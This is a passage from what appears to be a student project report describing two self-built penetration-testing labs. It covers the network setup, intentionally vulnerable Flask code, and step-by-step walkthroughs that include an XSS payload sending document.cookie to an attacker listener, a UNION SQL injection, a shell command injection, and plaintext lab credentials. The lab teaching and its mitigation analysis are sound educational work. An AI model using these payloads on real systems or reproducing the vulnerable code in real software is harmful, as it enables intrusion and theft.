Once SSH access to the server is established, a plain-text flag file is present in the user's home directory. The file also contains credentials for the internal firewall management interface, providing a pivot point for students who wish to explore beyond the primary objective.

6.6.5 Student Workflow

The intended progression through the lab is as follows.

Step 1 — DNS Resolution

The student configures the attacker node to use the pfSense Unbound resolver and verifies that the `lab1` hostname resolves correctly:

```
$ dig lab1 @192.168.0.29

;; ANSWER SECTION:
lab1.                    0       IN      A       192.168.0.29

$ resolvectl query lab1
lab1: 192.168.0.29
```

Listing 6.2: DNS resolution of the lab1 hostname

Step 2 — Service Enumeration

A version and script scan against the resolved address reveals the exposed services:

```
$ nmap -sV -sC -p 22,80,443 lab1

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 9.6p1 Ubuntu 4ubuntu0.4
80/tcp  open  http     nginx 1.24.0 (Ubuntu)
| http-title: PEBCAK Corp -- Internal Portal
443/tcp closed https

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Listing 6.3: nmap service enumeration of the lab1 target

The results confirm HTTP and SSH are reachable through the firewall. HTTPS is closed, consistent with the nginx configuration on the server.

Step 3 — Web Content Discovery

Browsing to `http://lab1` presents the PEBCAK Corp index page. Inspecting the HTML source reveals a comment hinting at a hidden path:

```
$ curl -s http://lab1 | grep -i "comment\|<!--"

<!-- TODO: remove /pebcak.html before going public - IT dept -->
```

Listing 6.4: HTML source inspection of the index page

Step 4 — Credential Retrieval

Navigating to the discovered path exposes SSH credentials:

```
$ curl -s http://lab1/pebcak.html

<html>
<body>
  <h1>PEBCAK Corp -- Internal Maintenance</h1>
  <p>SSH access for sysadmin team:</p>
  <p>User: <b>pebcak</b> | Pass: <b>pebcak123</b></p>
  <p>Host: lab1 (port 22)</p>
</body>
</html>
```

Listing 6.5: Retrieving credentials from the hidden page

Step 5 — SSH Access and Flag Capture

Using the retrieved credentials, the student establishes an SSH session and locates the flag:

```
$ ssh pebcak@lab1

pebcak@pebcak:~$ ls
flag.txt

pebcak@pebcak:~$ cat flag.txt
```

```
FLAG{p3bc4k_s3rv3r_0wn3d}

pfSense admin credentials (bonus): admin / pfsense
```

Listing 6.6: SSH login and flag retrieval

Optional Extension — Firewall Pivot

Students who wish to explore further can use the pfSense credentials found in the flag file to access the firewall management interface:

```
$ ssh admin@172.16.0.1

[2.7.2-RELEASE][admin@pfSense.home.arpa]/root:
```

Listing 6.7: Accessing pfSense management via SSH (optional)

This demonstrates the cascading impact of credential exposure: a single misconfigured web page leads to full administrative access over the network perimeter.

6.6.6 Persistent Environment Configuration

The following mechanisms were implemented to ensure that all Lab 1 node configurations survive a restart of the lab or the EVE-NG host:

- **Server network configuration:** Managed via `systemd-networkd` with a static unit file, ensuring the server's IP address and default gateway are restored automatically on boot.
- **Bridge interface addresses:** The EVE-NG host requires IP addresses on its internal bridge interfaces to route management traffic to the lab nodes. These are applied at boot using a `udev` rule that triggers on interface creation.
- **Attacker DNS configuration:** The attacker node's DNS resolver is set to the pfSense WAN address via NetworkManager, with

DHCP-provided DNS overridden. This setting is stored in the NetworkManager connection profile and persists across reboots.

- **pfSense DNS Resolver:** Custom Unbound **unbound_dns** options are stored in the pfSense configuration file (`config.xml`) and applied at startup by the pfSense boot sequence.

6.6.7 Problems Encountered and Solutions

VNC Keyboard Input on QEMU Nodes

Early attempts to automate node configuration through VNC used the `vncdo` command-line utility. While screenshot capture worked correctly, key event injection consistently caused the connection to drop on QEMU-based nodes. Investigation revealed that pfSense's QEMU VNC implementation closes the session after receiving certain KeyEvent messages sent by `vncdo`.

The solution was to implement VNC input directly over a raw TCP socket using the RFB protocol. Key events are constructed manually as binary structs and sent without relying on any third-party VNC client library. This approach proved stable across all QEMU nodes in the lab.

pfSense DNS Resolver WAN Interface

Configuring pfSense's Unbound DNS Resolver to respond to queries arriving on the WAN interface required two separate changes: adding a listen directive for the WAN address and adding a corresponding access control entry permitting queries from the external subnet. The pfSense configuration system stores these options as a Base64-encoded string inside `config.xml`. Providing the options as plain text caused them to be decoded as binary garbage when the configuration was applied, resulting in a silently broken Unbound configuration. Once the encoding requirement was identified, the options were stored correctly and the resolver responded as expected.

Unbound Startup Configuration Path

After restarting the Unbound service using the standard FreeBSD service command, the process started with the default configuration file rather than the one generated by pfSense. This caused the DNS resolver to listen only on the loopback interface, ignoring the custom options. The root cause was that the FreeBSD service script references `/usr/local/etc/unbound/unbound.conf` by default, while pfSense generates its runtime configuration at `/var/unbound/unbound.conf`. The correct approach is to trigger a restart through pfSense's own PHP service management functions, which regenerate the configuration file before starting the process.

VyOS Source NAT Requirement

Initial tests showed that HTTP responses from the server were reaching the attacker but connection resets occurred intermittently. The root cause was asymmetric routing: reply packets from the server (192.168.20.50) were routed through VyOS back to pfSense with source address 192.168.20.50, but pfSense's state table expected replies to arrive on the LAN interface from the transit subnet. Adding a Source NAT rule on VyOS to masquerade traffic leaving the external-facing interface resolved the asymmetry and stabilised all TCP connections.

6.6.8 Results and Conclusions

Flags Obtained

Table 6.4: Lab 1 — captured flags

Flag	Value	Location
Primary flag	`FLAG{p3bc4k_s3rv3r_0wn3d}`	`~/flag.txt` on server
Bonus access	pfSense admin credentials	Embedded in flag file

Vulnerabilities Demonstrated

The lab successfully demonstrates several categories of security weakness that appear regularly in real-world environments:

- **Information disclosure via HTML comments.** The hidden path hint embedded in the page source reflects a common development mistake where internal notes are not removed before deployment.
- **Credential exposure through unauthenticated web content.** The `/pebcak.html` page exposes SSH credentials without any access control, representing a misconfigured web server.
- **Credential reuse and privilege escalation.** The same file contains firewall admin credentials, illustrating how a single disclosure can cascade into full infrastructure compromise.
- **Insufficient network segmentation.** Although pfSense and VyOS provide logical separation, the NAT rules grant unrestricted access to the server's SSH port from any external address.

Lessons Learned

The design and implementation of Lab 1 produced several insights relevant to both the pedagogical and technical aspects of the project:

- **Sequential discovery reinforces methodology.** Structuring the lab as a linear chain — DNS, scan, web, credentials, SSH — gives students a concrete experience of how individual findings build into a full exploitation path, which abstract descriptions of the kill chain cannot replicate.
- **EVE-NG VNC automation requires low-level implementation.** The failure of high-level VNC tools with QEMU nodes necessitated direct protocol implementation, which became a reusable component for all subsequent lab automation.

- **pfSense configuration internals are non-obvious.** The Base64 encoding of Unbound custom options, the PHP-managed service lifecycle, and the post-NAT firewall rule semantics are not documented in the main pfSense guides and required direct inspection of the configuration files to resolve.

6.7 Lab 2: Web Application Vulnerabilities — SYNAPSE Intelligence Portal

6.7.1 Overview and Learning Objectives

The second laboratory focuses on a class of vulnerabilities that consistently appears among the most critical in real-world web applications: injection attacks and client-side scripting abuse. The lab situates these vulnerabilities within a fictional corporate intelligence portal named *SYNAPSE Intelligence Portal*, operated by a company that handles sensitive analyst data. The scenario is designed to be plausible: a public-facing web application with an authenticated back-end, an internal monitoring service, and a multi-tier network architecture.

The attack chain combines four distinct vulnerability classes and requires the student to chain findings sequentially. A successful run produces three intermediate artefacts — a stolen session cookie, a set of database credentials, and remote command execution — before reaching the final flag.

The intended learning outcomes are:

- Understand how stored Cross-Site Scripting (XSS) differs from reflected XSS, and why the stored variant represents a higher-severity threat in authenticated applications.
- Exploit an unsanitised SQL query endpoint to extract data from a back-end database, including credentials stored in plaintext.
- Apply extracted credentials to pivot laterally to a second internal server.

- Identify and exploit a command injection vulnerability in a network diagnostic form, achieving remote code execution.
- Map the complete attack chain to the OWASP Top 10 framework **owasp2021** and identify the corresponding defensive controls.

The lab is intentionally more complex than Lab 1. Students are expected to arrive with a working understanding of HTTP, basic SQL syntax, and familiarity with browser developer tools. No exploit frameworks are required; all steps can be completed with standard command-line tools available on the Parrot OS attacker node.

6.7.2 Network Topology

The topology consists of five nodes interconnected across four network segments, as illustrated in Figure 6.3.

[Topology diagram — pending EVE-NG screenshot]

Figure 6.3: Lab 2 network topology: attacker node, perimeter firewall, internal router, application server (SYNAPSE Portal), and monitoring server.

The **Parrot-Attacker** node (Parrot OS Security 6.4 **parrot_os**) is connected to the *Net-Attackers* segment (`10.0.40.0/24`). From this position the attacker has no direct visibility of the DMZ servers and must route through the VyOS router.

The **pfSense-LAB2** firewall **pfsense** connects the homelab management network to the internal *Net-Link* transit segment (`172.16.1.0/30`). It provides perimeter NAT and acts as the default gateway for outbound traffic originating inside the lab.

The **VyOS-LAB2** router **vyos** interconnects three internal segments: *Net-Link* (`172.16.1.0/30`), *Net-DMZ* (`192.168.30.0/24`), and *Net-Attackers* (`10.0.40.0/24`). It performs Layer 3 routing and provides DHCP and DNS forwarding services for both the DMZ and attacker segments.

The **Server-A-SYNAPSE** node (Ubuntu Server 24.04 **ubuntu**, `192.168.30.10`) hosts the SYNAPSE Intelligence Portal web application, which is the primary attack target. The **Server-B-SYNAPSE** node (Ubuntu Server 24.04, `192.168.30.20`) hosts a network monitoring service accessible only from within the DMZ. It represents the lateral movement target.

Network Addressing

Table 6.5 summarises the IP addressing scheme across all nodes and interfaces.

Table 6.5: Lab 2 — IP addressing table

Node	Interface	IP Address	Network	Ro
pfSense-LAB2	vtnet0 (WAN)	~192.168.0.23/24 (DHCP)	Homelab	Stu
pfSense-LAB2	vtnet1 (LAN)	172.16.1.1/30	Net-Link	Tra
VyOS-LAB2	eth0	172.16.1.2/30	Net-Link	Up
VyOS-LAB2	eth1	192.168.30.1/24	Net-DMZ	DM
VyOS-LAB2	eth2	10.0.40.1/24	Net-Attackers	Att
Server-A	ens3	192.168.30.10/24	Net-DMZ	SY
Server-B	ens3	192.168.30.20/24	Net-DMZ	Mo
Parrot-Attacker	eth0	10.0.40.10/24	Net-Attackers	Per

EVE-NG Bridge Mapping

The EVE-NG host (`192.168.0.133`) exposes three Linux bridge interfaces that connect the virtual lab segments to the physical management network. These bridges must be assigned their gateway addresses after each host reboot:

Table 6.6: Lab 2 — EVE-NG host bridge assignments

Bridge	Network	Segment
vnet0_1	10.0.40.0/24	Net-Attackers
vnet0_2	192.168.30.0/24	Net-DMZ
vnet0_3	172.16.1.0/30	Net-Link

6.7.3 Infrastructure Design Decisions

Segmented DMZ Architecture

Unlike Lab 1, where the attack target is reachable via NAT port forwarding from the external network, Lab 2 places both servers inside a DMZ segment that is not directly exposed to the student. The attacker must enter through the Net-Attackers segment and route through VyOS to reach the DMZ. This design choice has two pedagogical consequences: it requires the student to understand routing at the network layer before attempting any application-layer attack, and it makes lateral movement between the two servers a meaningful exercise rather than a trivial IP change.

Two-Server Chain

Splitting the attack chain across two servers adds realism. A web application running on one host exposes credentials that grant access to a second, otherwise unreachable service. This models a common pattern in enterprise penetration tests where a compromised web application is a stepping stone rather than the final objective.

Internal DNS Resolution

VyOS provides DNS forwarding on both the DMZ interface (`192.168.30.1`) and the attacker interface (`10.0.40.1`), with static host mappings for all nodes:

```
set system static-host-mapping host-name server-a.lab2.internal
    inet 192.168.30.10
set system static-host-mapping host-name server-b.lab2.internal
    inet 192.168.30.20
set system static-host-mapping host-name attacker.lab2.internal
    inet 10.0.40.10
```

Listing 6.8: VyOS static DNS host mappings for Lab 2

This allows the lab instructions to reference servers by name rather than by raw IP address, which is more consistent with real-world scenarios and introduces students to the DNS component of an internal environment.

OWASP-Aligned Vulnerability Chain

The vulnerability chain is designed to cover four distinct OWASP Top 10 (2021) categories in a single exercise **owasp2021**:

- **A07:2021 Cross-Site Scripting (XSS)**: Stored variant in the comments section of the web application.
- **A03:2021 Injection**: SQL injection in the search endpoint, and OS command injection in the monitoring form.
- **A02:2021 Cryptographic Failures**: Session cookies issued without the `HttpOnly` flag, enabling JavaScript-based theft.
- **A01:2021 Broken Access Control**: Lateral access to an internal service using credentials extracted from the database.

Covering multiple categories within a single, coherent narrative reinforces the concept of attack chaining and demonstrates that real compromises rarely exploit a single vulnerability in isolation.

6.7.4 Infrastructure Configuration

VyOS-LAB2

The VyOS router was the first component configured. Interface addresses, the default route, NAT masquerading, DHCP, and DNS forwarding were all applied via the VyOS `configure` CLI and committed to persistent storage.

Interface and routing configuration.

```
set interfaces ethernet eth0 address '172.16.1.2/30'
set interfaces ethernet eth1 address '192.168.30.1/24'
```

```
set interfaces ethernet eth2 address '10.0.40.1/24'

set protocols static route 0.0.0.0/0 next-hop 172.16.1.1
```

Listing 6.9: VyOS-LAB2 interface and static route configuration

NAT Source rules. Two SNAT rules masquerade outbound traffic from both internal segments through the uplink interface, allowing lab nodes to reach external resources when needed:

```
set nat source rule 10 outbound-interface name 'eth0'
set nat source rule 10 source address '192.168.30.0/24'
set nat source rule 10 translation address 'masquerade'

set nat source rule 20 outbound-interface name 'eth0'
set nat source rule 20 source address '10.0.40.0/24'
set nat source rule 20 translation address 'masquerade'
```

Listing 6.10: VyOS-LAB2 SNAT masquerade rules

DHCP pools.

```
set service dhcp-server shared-network-name NET-DMZ subnet
   192.168.30.0/24
    address-range start 192.168.30.100 stop 192.168.30.200
set service dhcp-server shared-network-name NET-DMZ subnet
   192.168.30.0/24
    default-router 192.168.30.1

set service dhcp-server shared-network-name NET-ATTACKERS
   subnet 10.0.40.0/24
    address-range start 10.0.40.10 stop 10.0.40.50
set service dhcp-server shared-network-name NET-ATTACKERS
   subnet 10.0.40.0/24
    default-router 10.0.40.1
```

Listing 6.11: VyOS-LAB2 DHCP pool configuration for both segments

DNS forwarding.

```
set service dns forwarding listen-address 192.168.30.1
set service dns forwarding listen-address 10.0.40.1
set service dns forwarding allow-from 192.168.30.0/24
set service dns forwarding allow-from 10.0.40.0/24
```

```
set service dns forwarding system

set system static-host-mapping host-name server-a.lab2.internal
    inet 192.168.30.10
set system static-host-mapping host-name server-b.lab2.internal
    inet 192.168.30.20
set system static-host-mapping host-name attacker.lab2.internal
    inet 10.0.40.10
```

Listing 6.12: VyOS-LAB2 DNS forwarding and static host mappings

SSH service.

```
set service ssh listen-address 0.0.0.0
commit
save
```

Listing 6.13: VyOS-LAB2 SSH service activation

pfSense-LAB2

The pfSense firewall requires specific corrections to its default behaviour before it can function correctly in the lab environment. Two default settings interact badly with an RFC 1918 homelab network: the *Block private networks* rule on the WAN interface, and the *reply-to* directive that pfSense adds automatically to WAN firewall rules.

Problem 1: Block private networks. By default, pfSense applies a `quick`-evaluated `block` rule on the WAN interface that drops all RFC 1918 source addresses before user-defined rules are evaluated. Because the lab's management traffic originates from the homelab subnet (`192.168.0.0/24`), which is itself RFC 1918 space, all inbound management connections are silently dropped. The fix is to remove the `blockpriv` flag from the WAN interface configuration.

Problem 2: Asymmetric routing from reply-to. The `reply-to` directive causes pfSense to force reply packets back out through the interface on which the matching state was established. When the

management host and the WAN interface share the same physical subnet (192.168.0.0/24), this creates asymmetric routing: reply packets are sent directly to the host rather than through the normal routing path, causing TCP sessions to reset intermittently. The fix is to set the global disablereplyto flag.

Solution via PHP API. Both corrections were applied by writing directly to the pfSense configuration array through the PHP management API, avoiding the need for a fully interactive GUI session:

```
// Remove Block private networks flag on WAN
unset($config['interfaces']['wan']['blockpriv']);

// Disable reply-to globally
$config['system']['disablereplyto'] = true;

// Write configuration back
write_config("Lab2: remove blockpriv and disablereplyto");
```

Listing 6.14: pfSense PHP API calls to remove blockpriv and reply-to

Management access rule. After removing the blocking rules, a pass rule was created on the WAN interface to permit SSH and HTTPS management traffic from the homelab subnet:

```
$rule = [
    'type'        => 'pass',
    'interface'   => 'wan',
    'ipprotocol'  => 'inet',
    'protocol'    => 'tcp',
    'source'      => ['network' => '192.168.0.0/24'],
    'destination' => ['any' => true],
    'dstport'     => '22,443',
    'descr'       => 'Lab2: homelab mgmt access (SSH + HTTPS)',
];
$config['filter']['rule'][] = $rule;
write_config("Lab2: add homelab management rule");
```

Listing 6.15: pfSense PHP API: WAN management rule for homelab access

Static routes. Two static routes were added so that pfSense can forward return traffic to both internal lab segments via VyOS. Table 6.7 lists the destination networks and the associated gateway.

Table 6.7: Lab 2 — pfSense static routes

Destination	Gateway	Purpose
192.168.30.0/24	VyOS_GW (172.16.1.2)	Route to Net-DMZ via VyOS
10.0.40.0/24	VyOS_GW (172.16.1.2)	Route to Net-Attackers via VyOS

pfSense requires that static routes reference a **named gateway** entry rather than a raw IP address in order to persist across reboots. A route that specifies only a next-hop IP address is recorded in the kernel forwarding table at runtime but is not applied when the firewall daemon restarts, because the route manager cannot resolve the destination without a named gateway object. The gateway entry VyOS_GW was therefore created first and the two routes were defined to reference it by name.

The following PHP snippet was executed through the pfSense management API to create the gateway object and the two persistent routes in `config.xml`:

```
<?php
require_once('globals.inc'); require_once('config.inc');
require_once('interfaces.inc'); require_once('filter.inc');
require_once('util.inc');

// 1. Define named gateway toward VyOS LAN interface
if (!is_array($config['gateways']['gateway_item'])) {
    $config['gateways']['gateway_item'] = array();
}
$config['gateways']['gateway_item'][] = array(
    'interface'       => 'lan',
    'gateway'         => '172.16.1.2',
    'name'            => 'VyOS_GW',
    'ipprotocol'      => 'inet',
    'descr'           => 'VyOS core router via LAN link',
    'monitor_disable' => true,
);

// 2. Static routes referencing the gateway by name
```

```
if (!is_array($config['staticroutes']['route'])) {
    $config['staticroutes']['route'] = array();
}
$config['staticroutes']['route'][] = array(
    'network' => '192.168.30.0/24',
    'gateway' => 'VyOS_GW',
    'descr'   => 'DMZ Net via VyOS',
);
$config['staticroutes']['route'][] = array(
    'network' => '10.0.40.0/24',
    'gateway' => 'VyOS_GW',
    'descr'   => 'Attackers Net via VyOS',
);
write_config("Persistent static routes via VyOS_GW");
filter_configure();
?>
```

Listing 6.16: pfSense PHP API: create named gateway VyOS_GW and persistent static routes

Server-A-SYNAPSE

Server-A runs Ubuntu Server 24.04 and hosts the SYNAPSE Intelligence Portal web application. The operating system was installed from ISO within EVE-NG using an automated Subiquity preseed, followed by manual configuration of the network interface through a Netplan unit file:

```
network:
  version: 2
  ethernets:
    ens3:
      addresses:
        - 192.168.30.10/24
      routes:
        - to: default
          via: 192.168.30.1
      nameservers:
        addresses: [192.168.30.1]
```

Listing 6.17: Server-A Netplan static IP configuration

The system credentials are `ubuntu/ubuntu` for the OS user. The application runs as the `synapse` service user (`synapse/Syn@pse2024`).

Server-B-SYNAPSE

Server-B runs Ubuntu Server 24.04 and hosts a minimal Flask-based network monitoring service. Its network configuration mirrors that of Server-A, with a static address of `192.168.30.20/24` and the same default gateway. The system credentials are `ubuntu/ubuntu`; the monitoring application user is `monitor/M0nit0r2024`.

6.7.5 Vulnerable Applications

SYNAPSE Intelligence Portal (Server-A)

The SYNAPSE Intelligence Portal is a Flask web application served by an nginx reverse proxy on port 80. It uses an SQLite database and is containerised with Docker Compose for ease of deployment and reproducibility. The application presents an analyst intelligence-sharing portal with the following routes:

- `/`: Public landing page with a list of intelligence reports.
- `/report/<id>`: Individual report view with a comment section.
- `/search?q=<term>`: Report search endpoint.
- `/admin`: Administration panel, accessible only with a valid session cookie.

Vulnerability 1 — Stored XSS in the comments section. The comment submission endpoint stores the raw user input in the database and renders it back into the page template without sanitisation. The

Jinja2 template uses the `safe` filter, which instructs the rendering engine to treat the stored value as trusted HTML:

```
{% for comment in comments %}
  <div class="comment">
    <strong>{{ comment.author }}</strong>
    <p>{{ comment.body | safe }}</p>
  </div>
{% endfor %}
```

Listing 6.18: Vulnerable Jinja2 template rendering unsanitised comment body

Any HTML or JavaScript submitted as a comment body is stored verbatim in the database and executed in the browser of any subsequent visitor who loads the page. This constitutes a **stored (persistent) XSS** vulnerability (OWASP A07:2021 **owasp2021**).

The severity is elevated by the second vulnerability described below: the application issues session cookies without the `HttpOnly` attribute (OWASP A02:2021 **owasp2021**), which means that JavaScript executing on the page has full read access to the cookie value. An attacker can therefore inject a script that exfiltrates the administrator's session cookie the moment an administrator views the affected report.

Vulnerability 2 — SQL Injection in the search endpoint. The search endpoint constructs its SQL query by directly concatenating the user-supplied parameter into the query string without using parameterised statements:

```
@app.route('/search')
def search():
    q = request.args.get('q', '')
    # VULNERABLE: direct string concatenation
    query = "SELECT id, title, summary FROM reports " \
            "WHERE title LIKE '%" + q + "%'"
    results = db.execute(query).fetchall()
    return render_template('search.html', results=results)
```

Listing 6.19: Vulnerable Flask route with unsanitised SQL query

construction

A user who controls the value of q can break out of the string literal and append arbitrary SQL. This constitutes a classic **SQL Injection** vulnerability (OWASP A03:2021 **owasp2021**). The database schema includes a table named `admin_users` with a `flag` column and a `server_b_password` column, making this endpoint the pivot point between the XSS phase and the lateral movement phase.

SYNAPSE Monitor (Server-B)

The SYNAPSE Monitor is a minimal Flask application that provides a network diagnostic interface for the internal operations team. It exposes a single form that accepts a hostname or IP address and runs a ping command against it:

```
import os
from flask import Flask, request, render_template

app = Flask(__name__)

@app.route('/ping', methods=['POST'])
def ping():
    host = request.form.get('host', '')
    # VULNERABLE: user input concatenated directly into shell
        command
    result = os.popen("ping -c 1 " + host).read()
    return render_template('ping.html', result=result)
```

Listing 6.20: Vulnerable Flask route with unsanitised OS command execution

Because the input is concatenated directly into a shell command string without quoting or escaping, a user who controls the `host` parameter can inject additional shell commands using standard separators (`;`, `&&`, `|`). This constitutes an **OS Command Injection** vulnerability (OWASP A03:2021 **owasp2021**).

6.7.6 Attack Walkthrough

The following sections describe the intended attack progression. Steps 1 through 3 describe the validated network infrastructure. Steps 4 through 7 are described based on the planned application configuration and will be fully validated once the Flask applications are deployed on both servers.

Step 1 — Reconnaissance

From the Parrot-Attacker node, the student first verifies network connectivity to the DMZ and identifies open services on Server-A:

```
# Verify routing to DMZ
$ ping -c 2 192.168.30.10
PING 192.168.30.10: 64 bytes from 192.168.30.10: icmp_seq=0
   ttl=63

# Full port scan of Server-A
$ nmap -sV -sC -p- 192.168.30.10

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu
80/tcp open  http    nginx 1.24.0 (Ubuntu)
| http-title: SYNAPSE Intelligence Portal

# DNS resolution check
$ dig server-a.lab2.internal @10.0.40.1
;; ANSWER SECTION:
server-a.lab2.internal.  0  IN  A  192.168.30.10
```

Listing 6.21: Network reachability check and service enumeration from the attacker node

The scan reveals HTTP on port 80 and SSH on port 22. The student navigates to the web application and explores its functionality before proceeding.

Step 2 — Stored XSS and Cookie Theft

Having identified the comment section on a report page, the student sets up an HTTP listener on the attacker machine and submits a crafted XSS payload as a comment. The payload causes any browser that loads the page to execute JavaScript that reads the session cookie and sends it to the attacker's listener:

```
$ nc -lvnp 8080
Listening on [any] 8080 ...
```

Listing 6.22: Setting up an HTTP listener on the attacker node to receive stolen cookies

```
<script>
  var img = new Image();
  img.src = 'http://10.0.40.10:8080/?c='
            + encodeURIComponent(document.cookie);
</script>
```

Listing 6.23: Stored XSS payload submitted as a comment to steal the admin session cookie

When an administrator subsequently visits the report page, the injected script executes in their browser. The attacker's listener receives an HTTP request containing the cookie value:

```
connect to [10.0.40.10] from (UNKNOWN) [192.168.30.10] 54321
GET /?c=session%3DeyJhZG1pbiI6IHRydWV9... HTTP/1.1
Host: 10.0.40.10:8080
```

Listing 6.24: Attacker listener receives the stolen admin session cookie

Step 3 — Administrative Access via Cookie Injection

The stolen cookie is injected into the attacker's browser session using the browser's developer tools, or equivalently via curl with the -b flag:

```
$ curl -s -b "session=<STOLEN_COOKIE>"
   http://192.168.30.10/admin
```

Listing 6.25: Using the stolen cookie to access the admin panel

A successful response returns the administration panel, confirming that the application does not validate the session beyond checking the cookie value. The admin panel reveals additional internal pages and confirms the presence of a search interface.

Step 4 — SQL Injection and Credential Extraction

The search endpoint is tested for SQL injection by appending a single quote to the query parameter. A database error in the response confirms that the input is interpolated without escaping. The student then constructs a UNION-based payload to retrieve data from the `admin_users` table:

```
$ curl -s -b "session=<STOLEN_COOKIE>" \
  "http://192.168.30.10/search?q=' \
  UNION SELECT flag,server_b_password,NULL FROM admin_users--"
```

Listing 6.26: UNION-based SQL injection payload to extract admin credentials and flag

The response contains the flag value stored in the `admin_users` table and the credentials for Server-B:

```
FLAG{syn4ps3_db_3xfiltrat3d}     M0nit0r2024
```

Listing 6.27: Expected SQL injection output showing flag and Server-B credentials

Step 5 — Lateral Movement to Server-B

The credentials extracted from the database correspond to the `monitor` user on Server-B. The student establishes an SSH session to the second server:

```
$ ssh monitor@192.168.30.20
monitor@server-b:~$
```

Listing 6.28: SSH lateral movement from the attacker node to Server-B using extracted credentials

The `monitor` user does not have root privileges. However, the web application running on Server-B operates under a permissive configuration that grants it the ability to execute privileged commands. The student navigates to the monitoring web interface to continue the attack.

Step 6 — Command Injection on Server-B

The ping diagnostic form on the Server-B web application accepts arbitrary input. The student submits a payload that appends a second command after the ping invocation using the semicolon shell separator:

```
# Submitted in the "Host" field of the ping form:
127.0.0.1; cat /root/flag_final.txt
```

Listing 6.29: Command injection payload in the ping form to read the final flag

The response from the application includes the output of both the `ping` command and the injected `cat` command:

```
PING 127.0.0.1: 64 bytes from 127.0.0.1: icmp_seq=0 ttl=64

FLAG{cmd_inj3ct10n_pwn3d}
```

Listing 6.30: Server response confirming command injection and displaying the final flag

Step 7 — Flag Summary

Table 6.8 summarises the flags and intermediate artefacts obtained throughout the attack chain.

Table 6.8: Lab 2 — captured artefacts and flags

Step	Artefact	Location	Status
XSS theft	Admin session cookie	Browser cookie store	Planned
SQL Injection	DB flag + Server-B creds	admin_users table	Planned
Lateral move	SSH session on Server-B	monitor@192.168.30.20	Planned
Cmd Injection	Final flag	/root/flag_final.txt	Planned

6.7.7 Problems Encountered and Solutions

pfSense Block Private Networks and Reply-To

The most significant infrastructure problem encountered during Lab 2 setup was the interaction between pfSense's default WAN security rules and the homelab network topology. Two independent default behaviours combined to block all management traffic.

First, the *Block private networks* option applies a `quick` rule at the top of the WAN rule set. The `quick` keyword in the underlying `pf` packet filter causes the rule to match and terminate evaluation immediately, before any user-defined pass rules are considered. Because the management subnet `192.168.0.0/24` is RFC 1918 space, all inbound connections from the management host were silently dropped regardless of any pass rules added afterwards.

Second, the `reply-to` directive, which pfSense adds automatically to WAN pass rules, forces reply packets to exit through the WAN interface regardless of the routing table. When the source host and the WAN interface share the same physical subnet, this causes an asymmetric routing loop: the firewall sends replies directly to the source via Layer 2 rather than routing them through the correct path, which breaks TCP state tables and causes sporadic connection failures even when the blockpriv rule is removed.

Both issues were resolved through the pfSense PHP management API, which allows direct manipulation of the `config.xml` configuration array without requiring a fully interactive GUI session. The `blockpriv` key was unset from the WAN interface structure, and the `disablereplyto` flag was set globally. These changes were applied before any firewall rules were written, ensuring a clean

baseline for subsequent rule additions.

VNC Keyboard Input on pfSense

As documented in Lab 1, automated VNC input via high-level client tools fails on QEMU-based nodes due to incompatible KeyEvent handling in the QEMU VNC server implementation. The same raw-socket RFB protocol approach developed for Lab 1 was reused without modification for pfSense-LAB2 configuration. This confirms that the raw-socket implementation is portable across lab instances and does not need to be reimplemented per lab.

Server-A Volume Group Conflict

During the manual OS installation of Server-A inside EVE-NG, the Ubuntu installer created an LVM volume group named `ubuntu-vg` on the virtual disk `virtioa.qcow2`. The EVE-NG host operating system also uses a volume group with the same default name. When the QEMU disk image was mounted on the host for post-install configuration via `nbd`, the host LVM subsystem discovered two volume groups with identical names, causing an activation conflict.

The resolution was to rename the guest volume group to a descriptive identifier that includes the lab and node reference:

```
# On the EVE-NG host, after nbd mount:
sudo vgrename --select "uuid=<GUEST_UUID>" ubuntu-vg server-a-vg
```

Listing 6.31: Renaming the guest LVM volume group to avoid conflict with the host VG

The corresponding `/etc/fstab` and initramfs references inside the guest were updated accordingly before the disk was unmounted and the node restarted. The host volume group was **not** renamed, as modifying the host VG name breaks the EVE-NG node storage subsystem. This constraint is now an established project rule: only guest volume groups are renamed when naming conflicts arise.

Server-B Installer Keyboard Layout

An initial attempt to install Ubuntu Server on Server-B used an autoinstall preseed with `keyboard: layout: es` (Spanish layout). When interacting with the installer over VNC, certain keystrokes sent via the raw-socket RFB client were interpreted incorrectly because the guest console input layer applied the Spanish key mapping before the VNC key codes were processed. The `/` character arrived as `-` and `:` arrived as `n`, making command-line interaction during the installation shell session unreliable.

The corrective action was to recreate the autoinstall ISO with `keyboard: layout: us`, which aligns the VNC key code interpretation with the standard USB HID key codes produced by the raw-socket client. The installer completed successfully with this configuration.

Static Route Gateway Reference

During the initial pfSense configuration, the two static routes toward the DMZ and the attacker segment were entered by specifying the next-hop IP address `172.16.1.2` directly in the `config.xml` route array, without first creating a named gateway object. The routes were visible in the kernel forwarding table immediately after the PHP script executed and traffic was forwarded correctly during that session. However, after the pfSense node was restarted the routes were absent: the `staticroutes` daemon could not reapply them because the route manager requires a resolvable named gateway entry to instantiate a persistent route at boot.

The root cause is that pfSense's route manager resolves routes through the gateway registry, not through raw IP lookups. A route record in `config.xml` that contains a bare IP address in the `gateway` field is silently skipped at daemon startup if no matching named gateway exists in the `gateways.gateway_item` array.

The solution was to create the named gateway entry `VyOS_GW` before defining any routes, and to reference it by name in each route record. The corrected PHP script (Listing 6.16) follows this order:

gateway creation precedes route creation, and the route's `gateway` field contains the string `VyOS_GW` rather than the IP address. After applying the corrected script and restarting pfSense, both routes were present and active on every subsequent boot.

6.7.8 Mitigation and Defensive Analysis

Each vulnerability exploited in the lab has a well-documented and straightforward remediation. Table 6.9 maps each finding to its corrective control and the corresponding OWASP category.

Table 6.9: Lab 2 — vulnerability-to-mitigation mapping

Vulnerability	OWASP (2021)	Mitigation
Stored XSS	A07 — XSS	Output encoding; remove `| safe`; Content Security Policy header
Cookie without HttpOnly	A02 — Crypto Failures	Set `HttpOnly` and `Secure` flags on session cookie
SQL Injection	A03 — Injection	Parameterised queries (prepared statements); ORM layer
Command Injection	A03 — Injection	`subprocess` with list args; no `shell=True`; input allowlisting
Broken Access Control	A01 — BAC	Least-privilege service accounts; secret management system; segmentation

Output Encoding and Content Security Policy

The stored XSS vulnerability is entirely preventable by applying context-aware output encoding: any user-supplied value rendered into an HTML context must have its special characters converted to their HTML entity equivalents. In Jinja2 this is the default behaviour when the `safe` filter is absent; the fix is therefore to remove the filter rather than add code.

